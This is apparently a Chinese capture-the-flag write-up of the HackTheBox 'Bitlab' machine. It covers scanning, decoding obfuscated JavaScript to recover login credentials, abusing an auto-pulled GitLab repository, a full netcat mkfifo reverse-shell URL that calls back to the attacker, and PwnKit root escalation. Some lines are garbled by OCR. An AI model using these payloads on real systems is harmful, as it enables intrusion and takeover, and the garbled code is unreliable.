# Bitlab,git(反彈shell)、php(postgresql)、 PwnKit(漏洞提權)

```
─# nmap -sCV -p22,80 -A 10.10.10.114
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 01:04 PDT
Nmap scan report for 10.10.10.114
Host is up (0.22s latency).
PORT STATE SERVICE VERSION
2.0)
| ssh-hostkey:
   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
   256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp open http
                    nginx
| http-title: Sign in \xC2\xB7 GitLab
Requested resource was http://10.10.10.114/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 55 disallowed entries (15 shown)
//autocomplete/users/search/api/admin/profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X|4.X (91%), Crestron 2-Series (86%),
HP embedded (85%), Oracle VM Server 3.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
cpe:/o:oracle:vm_server:3.4.2 cpe:/o:linux:linux_kernel:4.1
Aggressive OS guesses: Linux 5.0 (91%), Linux 3.10 - 4.11 (90%), Linux 3.18
(90%), Linux 3.2 - 4.9 (90%), Linux 5.1 (90%), Crestron XPanel control
system (86%), Linux 3.16 (86%), HP P2000 G3 NAS device (85%), Oracle VM
Server 3.4.2 (Linux 4.1) (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
```

```
HOP RTT ADDRESS
1 221.60 ms 10.10.14.1
```

2 221.78 ms 10.10.10.114


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds

### 目錄爆破

```
87650/87650
                                    143453/s
http://10.10.10.114/help/ => Directory listing
87650/87650
                                    124/s
http://10.10.10.114/profile/
[######### - 54m
                         87650/87650
                                    27/s
http://10.10.10.114/explore/
[############# - 54m]
                         87650/87650
                                    27/s
http://10.10.10.114/explore/projects/
```

## 未知東西??沒啥幫助,按啥都沒反應



看起來沒啥東西可利用...

# 在 http://10.10.10.114/help/bookmarks.html 的每個連結,發現有塞base64文字、未知的自串

```
### Comparison of Control of Con
```

```
javascript:(function(){ var _0x4b18=
```

["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x38\x31\x78"];document[\_0x4b18[2]](\_0x4b18[1])[\_0x4b18[0]]=
\_0x4b18[3];document[\_0x4b18[2]](\_0x4b18[4])[\_0x4b18[0]]= \_0x4b18[5]; })()'

## 根據chatGTP解讀:

0x4b18 陣列內的字串實際上對應以下內容:

 $"\x76\x61\x6C\x75\x65" = "value"$ 

 $'' \times 75 \times 73 \times 65 \times 72 \times 5F \times 6C \times 6F \times 67 \times 69 \times 6E'' = "user_login"$ 

 $'' \times 67 \times 65 \times 74 \times 45 \times 60 \times 65 \times 65 \times 6E \times 74 \times 42 \times 79 \times 49 \times 64'' =$ 

"getElementById"

 $"\x63\x6C\x61\x76\x65" = "clave"$ 

 $'' \times 75 \times 73 \times 65 \times 72 \times 5F \times 70 \times 61 \times 73 \times 73 \times 77 \times 6F \times 72 \times 64" = "user_password"$ 

 $"\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78" = "11des0081x"$ 


這段程式碼會執行以下操作:

找到 ID 為 user\_login 的 DOM 元素,並將它的 value 設定為 "clave"。 找到 ID 為 user\_password 的 DOM 元素,並將它的 value 設定為 "11des0081x"。 這段程式碼可能被用來在某些表單中自動填入使用者名稱和密碼的欄位。


所以:

username : clave
passwd : 11des0081x


## 登入後是404??




# 但重新整理有就正常




# **Projects**




有兩個腳本 第一個



分析完畢,看似 Profile 倉庫底下 master 分枝且要請求合併,會執行 sudo git pull 同步指令 第二個,看起來像web的html不太重要



編輯index.php,我在html裡塞請求做測試



多次找URL,成功 http://10.10.10.114/profile/index.php



進行反彈shell(成功)

http://10.10.10.114/profile/index.php?

tso=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%2010.10.14.4%209200%20%3E%2Ftmp%2Ff

```
nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.114] 42858
bash: cannot set terminal process group (1566): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bitlab:/var/www/html/profile$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bitlab:/var/www/html/profile$ whoami
whoami
www-data
www-data@bitlab:/var/www/html/profile$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
clave:x:1000:1000::/home/clave:/bin/bash
www-data@bitlab:/var/www/html/profile$
```

```
Sudo version

https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

Vulnerable to CVE-2021-4034

linpeas.sh: line 1188: rpm: command not found
```

### 提權成功

```
www-data@bitlab:/tmp$ ./PwnKit in files parsed
    ./PwnKit
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
```

## user \ root flag


```
root@bitlab:/home/clave# cat user.txt
cat user.txt
a3ee0556f6ae234cb03ddcb10a6df50c
root@bitlab:/home/clave# cat /root/root.txt
cat /root/root.txt
2cc9a6b737f26dc5e50e0883af314fc6
```

有找到5432Port,可參考:<u>https://book.hacktricks.xyz/cn/network-services-pentesting/pentesting-postgresql。</u>

但不知道帳密...<=感覺此資料庫會塞使用者帳密...

```
Active Ports
 https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
                    0 127.0.0.1:3022
            0
                                                 0.0.0.0:*
tcp
                                                                            LISTEN
                   0 127.0.0.53
0 0.0.0.0:22
            0
                                                 0.0.0.0:*
tcp
                                3:53
                                                                            LISTEN
tcp
            0
                                                 0.0.0.0:*
                                                                            LISTEN
            0
                    0 172.17.0.1:3000
tcp
                                                                            LISTEN
tcp
            0
                    0 127.0.0.1:5432
                                                 0.0.0.0:*
                                                                            LISTEN
                    0 :::8000
tcp6
            0
                                                 :::*
                                                                            LISTEN
            0
                    0 ::: 80
tcp6
                                                 :::*
                                                                            LISTEN
                    0 ::: 22
tcp6
            0
                                                 :::*
                                                                            LISTEN
```

找到帳密...



```
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result)); #輸出為陣列,所有作為數值
?>
```

## 登入成功

```
The authenticity of host '10.10.10.114 (10.10.10.114)' can't be established. ED25519 key fingerprint is SHA256:NV5oC5MEGY6FK2g04r8HaAtZuZBxpAGJwAiV5wIvCe8. This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.114' (ED25519) to the list of known hosts. clave@10.10.10.114's password:
Last login: Thu Aug 8 14:40:09 2019

clave@bitlab:~$ id
uid=1000(clave) gid=1000(clave) groups=1000(clave)

clave@bitlab:~$ whoami
clave

clave@bitlab:~$ ls

RemoteConnection.exe user.txt

clave@bitlab:~$
```

有 RemoteConnection.exe , 憑感覺是root帳密,但需要逆向分析。目前無win主機,懶的用

#### 有sudo